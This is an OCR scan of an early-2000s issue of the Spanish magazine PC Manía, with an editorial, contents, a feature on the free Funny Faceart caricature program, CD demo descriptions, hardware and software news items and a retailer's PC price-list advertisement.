4,75€ / 791 Ptas.
Portugal 4,75 € - 952 $

La revista de informática para los que quieren saberlo todo


PC MANÍA

www.pcmania.es • Segunda Época • Año XI • Nº 29 • 4,75 €

En el interior

2CDs

Aplicación completa
CD Demos



¡Aplicación completa!

greenstreet®

Diviértete creando caricaturas

Informe

Protege tu correo electrónico

3 Comparativas

Hardware

6 Escáneres

Software

10 Programas de autor

Internet

8 Servicios bancarios

8 424094 820030

Hardware y Software: ¡Más de 100 productos a examen!

Mayorista Oficial de EPoX en España

KINYO
CORPORATION, LTD.

Albert Einstein 64/66
08940 Cornellà de Llobregat, Barcelona
Tel. Att. Cliente: 902 902 260
Fax Att. Cliente: 902 902 262

comercial@kinyo.es
www.kinyo.ee

EPoX
www.epox.com
info@epox.nl

EP4B2-A

DEXTER'S LABORATORY and all related characters and elements are trademarks of Cartoon Network (c)2001

Siempre pensando en la última Tecnología

29

Fundamentos de la esperanza, reglas de la desilusión

Yo, de pequeño, vivía feliz en un reducto muy habitado. Unos entraban, otros salían, pero en general, todo el mundo era amable y hasta rollizo, que es síntoma de buena salud.

Sustituí la felicidad por el miedo al pisar el colegio. Allí descubrí que detrás de cada esperanza merienda la desilusión. Y aprendí que no importan las buenas intenciones, sólo los buenos resultados. Qué perra vida.

Esto viene a cuento de los grandes cambios que se avecinan. Bill Gates quiere acercar el PC a grandes y mayores, como cuando el director de una escuela decide sacar los disfraces de carnaval a la calle y demostrar que ahí dentro no se gesta la tristeza, sino la más alegre despreocupación. Se nos vienen (encima) ordenadores bandolera, versiones microscópicas de Windows, fundaciones Gates para el desarrollo del Tercer Mundo y fundaciones Gates para la seguridad. El Gran Hermano, o mejor, el Gran Tío, hace promesas en dos direcciones. Yo te dejo ver el futuro, puñetas, yo te dejo hasta vivir en el futuro, pero tú tienes que hacer algo, tienes que comprometerte, tienes que comprar algo que no necesitas. Gates siembra las semillas de la esperanza, que son como las del amor, bajo las reglas de la desilusión. ¿Para qué quieres un ordenador bandolera, llamado Tablet PC, con conexión (lenta, lentísima) a Internet? Pues lo voy a escribir yo antes que nadie: para nada, es un espejismo tarifado en euros. Y pesa. ¿Para qué quieres un Windows que funcione en una lavadora cuando dos, o tres, o cuatro botones, bastan para hacerla funcionar? Es una ridiculez. Ilustrada. Pero una ridiculez. ¿Servirán para algo los billones de dólares que Gates paga a los gestores de la pobreza mundial? No, nunca.

Hay que poner freno a la volatilidad de la informática. Debemos imponer a la compra de un nuevo PC, o de un programa cualquiera, los mismos y muy estrictos criterios del medicamento equis o el coche zeta. Que nos sea útil ahora. Y que después de dos años, de tres, o cuatro, aunque no sea tan moderno, o tan rápido, pueda prestarnos un (buen) servicio (o alguno). ¿Por qué se siguen vendiendo aceleradoras 3D a personas que sólo usarán su ordenador para escribir o hacer cálculos sencillos? ¿Por qué se actualizan sistemas operativos que, bajo esas mismas premisas, siguen siendo válidos?


Aprendamos, de una vez por todas, a comportarnos como consumidores responsables de informática. Si nos engañan es sólo porque nos dejamos engañar

Aprendamos, de una vez por todas, a comportarnos como consumidores responsables de informática. Dejemos la escuela. Si nos engañan es sólo porque nos dejamos engañar.


Jesús M. Montané
Redactor Jefe de PC Manía

SUMARIO

Comparativa: Escáneres 022



Comparativa: Programas de autor y presentación 062



Comparativa: Banca electrónica 086

#29

Funny Faceart 006

Pásalo en grande haciendo las mejores caricaturas de tus amigos. Sin necesidad de tener conocimiento alguno sobre pintura o dibujo, te convertirás en un gran artista.

CD Demos 007

Marzo viene cargado de sorpresas. La primera viene en forma de videojuego, con «NASCAR Racing 2002». La segunda y la tercera se unen en un mismo propósito: la seguridad de tu PC.

Hardware 022

Comparativa: Escáneres

En poco tiempo han pasado de ser un objeto para profesionales a convertirse en indispensables para el hogar. Conoce los mejores escáneres del mercado en nuestra comparativa de hardware.

Software 062

Comparativa: Programas de autor

Un buen programa de autor es todo lo que necesitas para crear las mejores aplicaciones que jamás hayas imaginado. Desde el clásico programa con sonido e imágenes, hasta potentes calculadoras. El límite: tu imaginación.

Internet 096

Informe: Secretos de los Webmasters

Sólo los mejores Webmasters manejan esta información, pero la cosa va a cambiar si abres la revista por la página noventa. ¡Venga! ¿A qué estás esperando? ¡Tú puedes ser como ellos!

Tecnología 124


Informe: Informática solidaria

La solidaridad con el Tercer Mundo nunca estás de más. Nosotros queremos poner nuestro granito de arena con un informe especial.

Informe: Los secretos de los Webmasters 096

Informe: Todo sobre Flash 102

Informe: Objetivo Tercer Mundo 124



Informe: Protege tu correo electrónico 136

Actualidad

008 Hardware
010 Software
012 Internet
014 Cartas de los lectores
016 Opinión
017 Carta de Nueva York
018 Quiosco

Hardware

022 Comparativa: Escáneres
034 Logika Ultima4 2002
036 jump Epsilon Q2200 EDV
038 Toshiba Satellite Pro 6000
040 DELL Inspiron 2500
042 SmartKey K7T266 Pro2
043 intel Celeron 1 GHz
044 hp deskjet 995c
045 Canon S900
046 SONY CPD-E430
047 Kodak DX3700
048 hp photosmart 715
049 hp Photosmart 318
050 EPSON PhotoPC 2100z
051 Oregon Scientific DShot I
052 Sparkle GeForce3 Ti500
053 AOpen GeForce Ti200
054 HITACHI CP-S225
055 EICON DIVA 2440 ADSL
056 KTI KS-Soho-8
057 Adaptec USBXchange
058 Trust Predator TH40

Software

062 Comparativa: Programas de autor y presentación
072 Kaspersky Antivirus Personal
074 File Protector Special Edition Versión 2.05
076 Red Hat Deluxe Edition 7.2
077 ReBirth.One
078 Zoner Draw 4
080 La isla misteriosa del tío Alberto
082 Pop & Rock
083 Diseña tus tarjetas e invitaciones
084 Móvil Manía

Internet

086 Comparativa: Banca electrónica
096 Informe: Los secretos de los Webmasters
102 Informe: Todo sobre Flash
110 Práctico: Dreamweaver
114 Utilidades: Linkman 6.5
118 Guía
122 Enlaces

Tecnología

124 Informe: Informática solidaria
134 Lo último

PC Práctico

136 Informe: Protege tu correo electrónico
144 Utilidad del mes: Funny Faceart
146 Primeros auxilios
148 Trucos técnicos
150 Windows
152 Consultorio técnico
154 Taller de hardware
158 Linux
162 Java
164 Virus

Videojuegos

166 Flight Simulator 2002 Edición Profesional
168 Battle Realms
170 Soul Reaver 2
172 Jimmy White's 3 Cueball
173 Extreme Sports
174 Trucos

En contacto

176 Directorio
178 Próximo número/Staff

Funny Faceart

Crea e imprime caras a todo color


El programa que regalamos este mes, «Funny Faceart», permite crear caricaturas en un tiempo récord y de un modo muy fácil: un clic aquí, un clic allá, algo de imaginación... ¡las carcajadas están aseguradas!

Si siempre te ha divertido crear caricaturas, ahora puedes hacerlo con la aplicación completa de «Funny Faceart» que PC Manía te regala este mes. Una herramienta con la que puedes crear divertidas caras a tu antojo. Si quieres diseñar una caricatura de un amigo o bien una careta para esa fiesta de disfraces a la que quieres asistir, no dudes en utilizar este programa, ya que con él lo tendrás muy fácil.

Puedes acceder a una múltiple galería de opciones, donde elegir entre diversos modelos de ojos, orejas, accesorios, bocas, peinados, narices... a cada cual más divertida.

«Funny Faceart» es muy sencillo de usar y si te equivocas tienes la posibilidad de hacer y deshacer múltiples niveles de tu creación. Tan sencillo como arrastrar o hacer doble clic sobre cada uno de los elementos que conforman la careta o caricatura. Automáticamente se colocan por defecto en la parte exacta de la cara, pero si quieres modificarlo a tu antojo no tienes más que combinar las diferentes partes de la cara que vienen incluidas en esta herramienta y crear la careta, caricatura, etc., que tu imaginación te permita inventar.

Ponle unos ojos



Ponle una nariz

Ponle un peinado

Ponle unos cuantos accesorios

Cámbiale los colores

Creaciones divertidas

Esta divertida aplicación dispone de una guía con la que puedes ver de forma interactiva todos los pasos realizados durante la creación de la caricatura.
Toma nota y sigue los pasos detallados que te hemos indicamos en el ejercicio práctico desarrollado este mes en la sección de Internet, "Utilidad del mes".
Por otra parte, puedes exportar las imágenes que has creado a otras herramientas de dibujo que tengas instaladas en tu ordenador, así como modificarlas y crear diferentes efectos que quizás no puedas con este software, ya que las opciones en este campo son algo limitadas.
Eso sí, una de las limitaciones que presenta «Funny Faceart» es la imposibilidad de importar fotografías que tengas de algún amigo o familiar del que quieras crear una caricatura. Debes ser tú quien cree desde el principio una caricatura de esa persona. Así que busca cada una de las partes de la cara que más se parezcan a la de tu amigo.

La interfaz del programa permite realizar una careta en pocos minutos.

Requisitos mínimos

«Fanny Faceart» es un software que no implica tener un PC excesivamente potente. Cualquiera que posea un ordenador compatible con un 486 o superior, 8 Megas de memoria RAM (16 Megas rec.), un disco duro con 20 Gigas de espacio libre, y una unidad de CD-ROM, puede realizar caricaturas sin ningún problema.

CD demos 29

Todos los ficheros de tu PC quedarán a salvo gracias a los programas de evaluación que presentamos este mes. Y como también queremos que te diviertas, hemos incluido lo último en juegos de carreras: «Nascar Racing 2002». Para que luego digas que no te cuidamos...

Drive Image 5.0

Tener una copia de seguridad de toda la información instalada en tu PC ya no es ningún problema. Puedes estar tranquilo, ya que esta herramienta es una solución rápida y efectiva para obtener una imagen de tu disco duro. Gracias a la tecnología "Smart sector", en la que está basado, puedes crear una reproducción exacta de tu disco duro o de una partición. El programa también puede establecer imágenes y particiones (mediante el software «Partition Magic») para los nuevos sistemas operativos de Microsoft.

File Protector Special Edition Versión 2.05

Gracias a este software, puedes proteger los archivos de tu ordenador fácilmente.
Con cuatro niveles distintos de protección: lectura, visible, invisible sin acceso e invisible con acceso, permitirá establecer un nivel personal de protección en el que puedas determinar que nadie modifica un archivo por error o lo ejecuta sin la autorización oportuna.
El alto grado de personalización de las opciones de encriptación y seguridad hacen que esta herramienta se merezca sus cinco estrellas otorgadas por Zdnet.

NASCAR Racing 2002

Sierra Entertainment ha publicado «NASCAR Racing 2002 Season». El título, desarrollado, al igual que el resto de la saga, por Papyrus Racing Games, incluye todas las pistas, equipos, pilotos y sponsors de la temporada 2002 de la Copa Winston.
Los pilotos novatos pueden familiarizarse con el juego gracias a las nuevas lecciones de conducción, que cuentan con los comentarios del tres veces ganador de la competición, Darrell Waltrip.
Esta nueva entrega se basa en el aclamado engine de física de «NASCAR Racing 4», pero han mejorado el sistema de sonido y los gráficos. Finalmente, el editor de repeticiones permite añadir sonido y gráficos a las repeticiones de las carreras.

PC Manía asiste en exclusiva a la presentación en Bruselas de GeForce4

Web: www.nvidia.com

PC Manía asistió, el pasado 7 de febrero, a la presentación del nuevo GPU (Graphics Proccess Unity) de nVIDIA, evento llevado a cabo en el Atomium de Bruselas. Su nuevo producto es GeForce4, sustituto del actual y, ya de por sí, potente GeForce3 que se está implementando en sus dos versiones Titanium 200 y 500. Las prestaciones de la nueva tarjeta han conseguido rediseñar el mercado: con GeForce4, la tecnología anterior se toma como un embrión y se desplazan las gamas. Desde ahora, la versión con mejor precio pasará a ser GeForce2 GTS, la versión para usuarios medios será GeForce4 MX y la versión para los más exigentes en sus juegos y render será GeForce Titanium 4600, el monstruo que nVIDIA ya ha puesto a disposición de un buen número de fabricantes y cuyas muestras analizaremos en los próximos números de nuestra revista. Entre los fabricantes se encuentran Creative, ELSA o Sparkle. El nuevo chip GeForce4 se ha refrigerado con un nuevo ventilador. Y no es para menos, ya que se han implementado 128 Megas DDR acompañando a la GPU. Las salidas de esta tarjeta han optado por lo que ATI ha implementado en los últimos años en sus tarjetas, la tecnología MultiDisplay para la obtención de múltiples escritorios (hasta un total de 32), así como la compatibilidad con monitores TFT con salidas DVI. La versión go para portátiles no se ha hecho esperar y ya está disponible para integrarse en los modelos GeForce4 440 Go y 420 Go. Para terminar, algunos datos curiosos: nVIDIA hizo alarde de su actual poderío dando algunas estadísticas. Por ejemplo, que ocho tarjetas GeForce4 Titanium 4600 son más potentes que todas las Voodoo vendidas en la historia del PC. Tal y como son, no nos extraña que nVIDIA se haya convertido en el estándar del mercado en retail e integración.

La presentación de GeForce4, llevada a cabo en el interior de la esfera más alta del Atomium de Bruselas, reunió a los medios editoriales y digitales más importantes de Europa.

Tres en uno: cámara, vídeo y Webcam

Web: www.trust.com **Precio:** 174,49 € **Contacto:** 902 160 937

Trust introduce la nueva FamilyC@m 500 Flash con una resolución de imagen de 3,3 Megapíxel. Se trata de una cámara fotográfica de alta resolución, cámara de vídeo y Webcam. La FamilyC@m500 Flash es la última contribución a la serie de Trust FamilyC@m.
Esta cámara semi-profesional con pantalla LCD para indicación de estado, permite tomar hasta 180 imágenes nítidas y de alta calidad, las cuales son almacenadas en sus 128 Mbit de memoria.
Como cámara de vídeo de alta resolución se pueden filmar hasta dos minutos y, con el trípode que viene incluido, es posible utilizarla como cámara Web.
Este nuevo producto cuenta con una batería de reserva de cinco minutos para prevenir la pérdida de la memoria en caso de que la misma sea reemplazada. También cuenta con un temporizador automático de 10 segundos con señal acústica. La FamilyC@m 500 Flash es sumamente sensible a luz y gracias a su flash automático incorporado, esta cámara puede manejar hasta las situaciones más difíciles.

Una pantalla de plasma de alta definición de HITACHI

Web: www.charmex.net **Precio:** Consultar **Contacto:** 902 468 469

Charmex Internacional presenta la última novedad de HITACHI en materia de pantallas de plasma de alta resolución. El modelo CMP4121HDE, con una pantalla de 42" en formato 16:9 y un diseño ultraplano es compatible con todo tipo de señales de vídeo y televisión, así como ordenadores personales hasta XGA (1024x1024). Además, CMP4121HDE incorpora la tecnología ALIS, que garantiza la alta resolución requerida en las señales de TV de alta definición, y con unas imágenes excepcionalmente nítidas. Entre otras características de este producto, cabe destacar la alta conectividad del monitor (con diferentes entradas para DVD, HDTV, etc.), gran brillo de la imagen (750 cd/m²), elevado ratio de contraste (700:1), ángulo de visión de 160°, así como funciones especiales para reducir la remanencia de la imagen.

El mejor sonido de Creative para tus juegos y música

Web: es.europe.creative.com **Precio:** 229 €

Creative ha anunciado Sound Blaster Audigy Surround 5.1, un kit diseñado para que los usuarios puedan disfrutar de un increíble sonido multicanal 5.1, a un precio atractivo. Incluye la tarjeta de sonido Sound Blaster Audigy Player, con un procesador de sonido cuatro veces más potente y el sistema de altavoces Creative Inspire 5.1 5300, compuesto de 5 altavoces satélites y un potente subwoofer de madera. La potencia total de este sistema de altavoces es de 48 Vatios (RMS) y la puesta en escena del sonido es precisa y nítida. La combinación de estos dos productos ofrece auténtico sonido Dolby Digital y la tecnología de sonido EAX Advanced HD para juegos y música.


Algunas de las sorprendentes características de la tarjeta de sonido Sound Blaster Audigy Player son su potencia de procesamiento cuatro veces superior, entradas y salidas con una resolución de 24 bits y 96 KHz y conexión SB1394 (compatible IEEE 1394). Los altavoces Creative Inspire 5.1 5300 son el complemento ideal al disponer de tres entradas directas que se conectan a la tarjeta de sonido y ofrecen un sonido preciso y nítido.

"Juntos, estos dos productos transformarán cualquier experiencia sonora de Ocio Digital", "Esta combinación es compatible con los mejores estándares de sonido 3D y permiten ubicar cualquier sonido de una forma precisa", concluye Leonardo Colucci.

Graba tus CDs en cualquier parte

Web: www.acer.com
Precio: 245 €
Contacto: 902 202 323

A medida que la movilidad de la gente aumenta, es necesario disponer de la posibilidad de grabar CDs de calidad en ordenadores portátiles. Acer Communications & Multimedia da respuesta a esta necesidad con una gama de dispositivos externos de alta calidad. El último es el MiniRW 8824MM, un dispositivo para CDs externo, ultraplano y muy potente que, mediante su doble interfaz, aporta regrabación de CDs con alta calidad y potencia para el ordenador portátil o el PC de sobremesa. Este dispositivo ultraplano y de líneas puras ofrece una velocidad máxima de 8x en grabación, 8x en regrabación y 24x en lectura, cuando se conecta mediante los cables FireWire, contando con un buffer (memoria intermedia) de 2 Megas. Además, gracias al compromiso de Acer con la fiabilidad de grabación, incluye su tecnología patentada: Seamless Link. Acer MiniRW 8824MM incorpora una gran variedad de interfaces: USB, FireWire, PCMCIA, o ambos USB y PCMCIA. Su diseño plano y su ligereza (520 gramos) le convierte en el compañero ideal para laptops y notebooks. El 8824MM es un valioso paquete con sus cables USB y PCMCIA ya incluidos. Acer MiniRW 8824MM ha sido diseñado para gestionar una gran variedad de tipos de discos. Acepta CD-R, CD-RW, CD-ROM (mode 1 y mode 2), CD-ROM XA (mode 2, form 1 y form 2), CD-DA, CD-I (mode 2, form 1 y form 2), Photo CD (sesión única y múltiple), Video CD, CD-Extra, y mixed mode CD. Puede trabajar con discos de 8 y 12 cm.



jump presenta su nuevo equipo XP2 EDGE

Web: www.jump.es **Precio:** 2.229,39 € **Contacto:** 902 239 594

Si bien los equipos basados en procesadores Pentium 4 de intel aglutinan las ventas de ordenadores en los últimos meses, jump no ha abandonado su oferta de equipos con procesadores AMD Duron y Athlon XP. Prueba de ello es su más reciente lanzamiento en esta categoría: un equipo de altas prestaciones que sin duda dejará boquiabierto a más de uno.

Basado en el procesador más potente lanzado por AMD hasta la fecha, el jump XP2 EDGE se ha diseñado pensando en las prestaciones demandadas por quienes desean un ordenador para jugar con software lúdico de última generación, para ver películas en DVD o para usar Internet para algo más que navegar. Mientras el equipo está apagado nada parece distinguir a este modelo de otros equipos JUMP.

Su procesador AMD Athlon XP2000+ está instalado en una placa base con chipset VIA KT266A, y acompañado de 512 Mb de memoria. El apartado gráfico se ha confiado a una tarjeta gráfica ATI RADEON 8500, dotada de 64 Mb de memoria DDR, que proporciona el más alto nivel de prestaciones entre las tarjetas gráficas actuales. Lector de DVD y unidad regrabadora CD-RW acompañan al disco duro de 60 Gb para completar un apartado de almacenamiento bastante cuidado, que proporciona acceso a títulos software y DVD-vídeo, así como posibilidades de grabación a alta velocidad.

Gothic: un épico juego de rol y aventuras


Web: www.friendware.es **Precio:** Consultar **Contacto:** 917 242 880

En tiempos oscuros y aciagos, surgirá un hombre que cambiará el destino de un imperio. Ese hombre eres tú. Embárcate en la eterna aventura de «Gothic», un juego de rol y acción de proporciones épicas y brillante diseño. En la oscura tierra de Myrtana ha dado comienzo una insurreción, aislando a la gente dentro de una barrera impenetrable. Mientras tanto, los ejércitos del mal se organizan en las tierras vecinas, listos para tomar el reino por la fuerza. Tú eres el guerrero que puede volver a unificar y salvar a Myrtana de la destrucción total. Alguna de sus características más destacadas son el juego de rol y acción 3D de más de 100 horas de duración, traducido totalmente al castellano, el sistema de desarrollo del personaje, no sujeto a clases, posibilidad de ser desde un poderoso guerrero hasta un astuto mago, o adquirir habilidades de cualquier tipo.

Crea y modifica tu galería de imágenes

Web: www.databecker.es **Precio:** 36,03 € **Contacto:** 913 788 122

Con «FotoShow» puedes importar fotografías directamente desde tu cámara digital o escáner para posteriormente realizar espectaculares presentaciones, como si se trataran de diapositivas, pero incluyendo textos, comentarios, transiciones... entre las fotos.
Después de cargar las fotos en el ordenador, puedes juntar varias fotografías para que salgan en una sola "diapositiva", añadirles textos, incluir imágenes de otros ficheros, grabar sus propios comentarios con un micrófono, aplicar fondos musicales con archivos WAVE y MP3 e incluso transiciones para pasar de una fotografía a otra.



El programa incluye un estudio de grabación que permite grabar las presentaciones en formato vídeo-CD, CD-R o CD-RW, donde puedes seleccionar entre grabar las fotografías como imágenes independientes. En este caso, «FotoShow» generaría un browser (índice gráfico) con todas las fotos archivadas en el CD para facilitar una rápida localización y acceso a las fotografías. Otra posibilidad es grabar todas las fotos como una única presentación, aunque no se generaría el browser, pero las imágenes irían pasando con la cadencia que hubieras establecido para cada una de las diapositivas y transiciones.

Localiza a tus amigos y clientes

Web: www.abcnet.es
Precio: 120 €
Contacto: 917 080 740

Europe Info te permite localizar en Europa a quien sea y donde sea. Fácil de instalar y de utilizar, el producto abarca a más de 130 millones de abonados telefónicos de Europa. No sólo es una herramienta sencilla y práctica que te permite la posibilidad de localizar a tus amigos y clientes con un clic de ratón, sino que también es la herramienta ideal para la prospección, investigación o marketing en general. Buscar la dirección de un amigo perdido de por vida, volver a localizar la pista de un cliente o de un proveedor, organizar un buzoneo de promoción, prospección de un sector profesional determinado, verificar la exactitud de una dirección, completar una dirección a partir de otros datos, o situar esta última en un plano (geolocalización): estas son algunas de las posibilidades de «Europe Info». El DVD se puede consultar en ocho idiomas, incluyendo castellano y catalán, y está disponible en versión monousuario o multiusuario (la versión en red funciona sobre un servidor Windows NT), incluyendo ya una licencia de uso. «Europe Info» contiene datos de los países siguientes: Alemania, Bélgica, Dinamarca, España, Francia, Italia, Luxemburgo, Países Bajos y Reino Unido.

Precios excepcionales en la colección Best Seller Series

Web: www.havasinteractive.es **Precio:** 14,99 € **Contacto:** 917 355 502

Vivendi Universal Games (VU Games), la división de juegos de Vivendi Universal Publishing, anuncia el récord en ventas de su colección «Best Seller Series» y el lanzamiento de cinco nuevos títulos.
«Best Seller Series» permite a los jugadores beneficiarse de unos juegos de elevada calidad elegidos por millones de personas, y además, a precios excepcionales.
Los títulos que se encuentran ya la venta son: «Caesar III», «Ground Control + Dark Conspiracy», «SWAT 3», «Nascar Racing 4», «Gunman Chronicles», «Homeworld», «Gabriel Knight III», «Viper Racing», «Extreme Biker», «Sierra Pro Pilot», «StarCraft + Broodwar», «Diablo» y «WarCraft II Battlenet Edition».
Los nuevos títulos se lanzarán en marzo.

Nueva versión de la enciclopedia multimedia Durvan

Web: www.lodisoft.com **Precio:** 60,04 € **Contacto:** 902 190 729


Lodisoft Internacional distribuye la enciclopedia multimedia «Durvan 2002» en España y Latinoamérica. La nueva enciclopedia está integrada en un CD-ROM con más de 100.000 entradas y una potente interfaz de fácil uso. Mantiene los cinco grandes apartados de la versión anterior pero mejorándolos en diferentes aspectos.
La "Enciclopedia multimedia " está actualizada con 25 fotografías y complementada con 400 nuevas entradas que se suman a las 30.000 ya existentes. Además, incluye datos estadísticos, económicos y demográficos de todo el mundo, con cerca de 50 tablas estadísticas renovadas.
La "Galería multimedia", con más de 4.000 voces ilustradas con fotos, vídeos, animaciones (alguna de ellas en 3D) y más de 500 fragmentos sonoros con los himnos de los distintos países, sonidos de animales y de instrumentos musicales, melodías más famosas, etcétera.
El "Diccionario español", con la última versión de la Real Academia Española.
"Diccionario multilingüe de la U.E." con más de 70.000 acepciones lexicográficas en inglés, francés, italiano, alemán y portugués. Y por último, un "Atlas mundial" con mapas físicos y políticos.

Linux en PlayStation 2


Web: www.sony.es
Precio: Consultar
Contacto: 902 402 102

Una curiosidad: a partir de ahora, los usuarios de la consola de videojuegos PlayStation 2, que son legión entre los PCeros, podrán disfrutar de aplicaciones Linux. SONY va a lanzar al mercado, en breve, un kit que permitirá adaptar las herramientas del sistema operativo Linux en las consolas PS2. El kit comenzará a distribuirse en el mes de mayo en Japón, y en junio llegará a Europa y Estados Unidos, según un comunicado emitido por el fabricante japonés.
El conjunto de herramientas costará 299 dólares en Estados Unidos (unas 56.000 ptas.) y 215 dólares (unas 40.000 ptas.) en Europa e incluirá un CD que permita instalar Linux en la consola, además de un disco duro interno de 40 Gigas, un teclado y un ratón universales.
"Muchos seguidores de Linux han pedido poder ejecutar aplicaciones no sólo en computadoras personales, sino también en consolas de videojuegos PlayStation", explicó un portavoz de SONY. De este modo, SONY quiere ampliar el campo de utilización de la consola.

Publicidad



XP 1700: 1304.20 €
DISIPADOR
CAJA ATX
PLACA BASE ELITEGROUP
DISQUETERA
HDD DURO 20GB
256 MG DDR
DVD PIONEER 16X
GRABADORA LG 12X8X32
ALTAVOCES FPS 1600
MONITOR 15"
VGA ATI RADEON VIVO
MODEM INTERNO MOTOROLA
DISQUETERA
TECLADO y RATON



AMD ATHLON 1000: 781.32 €
DISIPADOR
128 MG DDR
PLACA BASE ELITEGROUP
HDD 40 5400
VGA RIVA TNT2 16MG
MONITOR 15" GENÉRICO
GRABADORA LG 16X8X32
MODEM INTERNO MOTOROLA 56K
CAJA ATX
DISQUETERA
TECLADO
RATON
WINDOWS MILLENIUM

XP 1800: 2013,39 €
DISCO DURO 40GB ATA 100 7200
MEMORIA DDR 256MG
PLACA BASE ASUS ATA 266
DVD DVD DVD PIONEER 16X
REGRABADORA REGRABADORA
MEMOREX 24X
MONITOR LG 17" 774 FT
WINFAST GEFORCE 2 TITANIUM 64MG
SOUND BLASTER AUDIGY PLAYER
SINTONIZADORA AVERMEDIA AVERTV
ALTAVOCES CREATIVE INSPIRE 5.1 (5300)
MODEM MOTOROLA 56K
TECLADO Y RATON OPTICO
JOYSTICK LOGITECH WINGMAN FORCE 30

PRIMER PUESTO PC TODAY DICIEMBRE

PREMIO CALIDAD-PRECIO PC PLUS DICIEMBRE

PC PLUS MES DE DICIEMBRE PUNTUACIÓN 8

K7 XP 1800

DISIPAOOR GLOBALWIN
128MG DDR
HDD SEAGATE 40 GB ATA 100 7200
PLACA ELITE GROUP
MONITOR LG 15" 563N
COROM 52X
SOUND BLASTER 128
ALTAVOCES 240W
MODEM 56K INTERNO MOTOROLA
TECLADO
RATON
CAJA ATX DOBLE VENTILACIÓN
DISQUETERA

VGA RIVA TNT 32MG	828€
GEFORCE 2MX200 64MG	856€
GEFORCE 2MX400 64MG	868€
WINFAST TITANIUM 64 MG	940€

I.V.A. INCLUIDO

PIV 1700 (478)

DISIPADOR
128MG RAMBUS
HDD SEAGATE 40GB ATA 100 7200
PLACA INTEL MARYVILLE
MONITOR LG 15" 563N
CD ROM 52X
SOUND BLASTER 128
ALTAVOCES 240W
MODEM 56K INTERNO MOTOROLA
TECLADO
RATON
CAJA ATX DOBLE VENTILACION
DISQUETERA

VGA RIVA TNT 32MG	980€
GEFORCE 2MX 64MG	1008€
GEFORCE 2MX400 64MG	1020€
WINFAST TITANIUM 64 MG	1092€

(I.V.A. INCLUIDO)

GRABADORAS

LG 16X10X40	106€
MITSUMI 16X8X32	97€
PHILIPS 16X10X40	95€
ACER 20X10X40	104€
YAMAHA 20X10X40	140€
AOPEN 24X10X40	100€
LG 24X10X40	125€
SONY 24X10X40	123€
PANASONIC 24X10X40	113€
ACER 24X10X40	123€
PLEXTOR 24X10X40	165€
DVD PIONEER 16X	90€
DVD LG 16X	81€
DVD SONY 16X	83€
DVD PANASONIC 16X	91€
DVD SAMSUNG 16X	91€
DVD TOSHIBA 16X	90€
CD-ROM 52X	43€

TECLADOS INALÁMBRICOS

LOGITECH REFRESH	85€
LOGITECH iTOUCH	97€
LOGITECH OPTICAL	132€
TECLADO ACER	47€
RATÓN LOGITECH	58€

(I.V.A. INCLUIDO)

PLACAS BASE

ELITE GROUP K7	82€
ASUS A7A266-E	160€
ASUS A7V266-E	190€
INTEL GARIBALDI	189€
INTEL MARYVILLE	202€
INTEL WINNIPEG	164€

IMPRESORAS

HP 656	84€
HP845C	100€
HP 920	127€
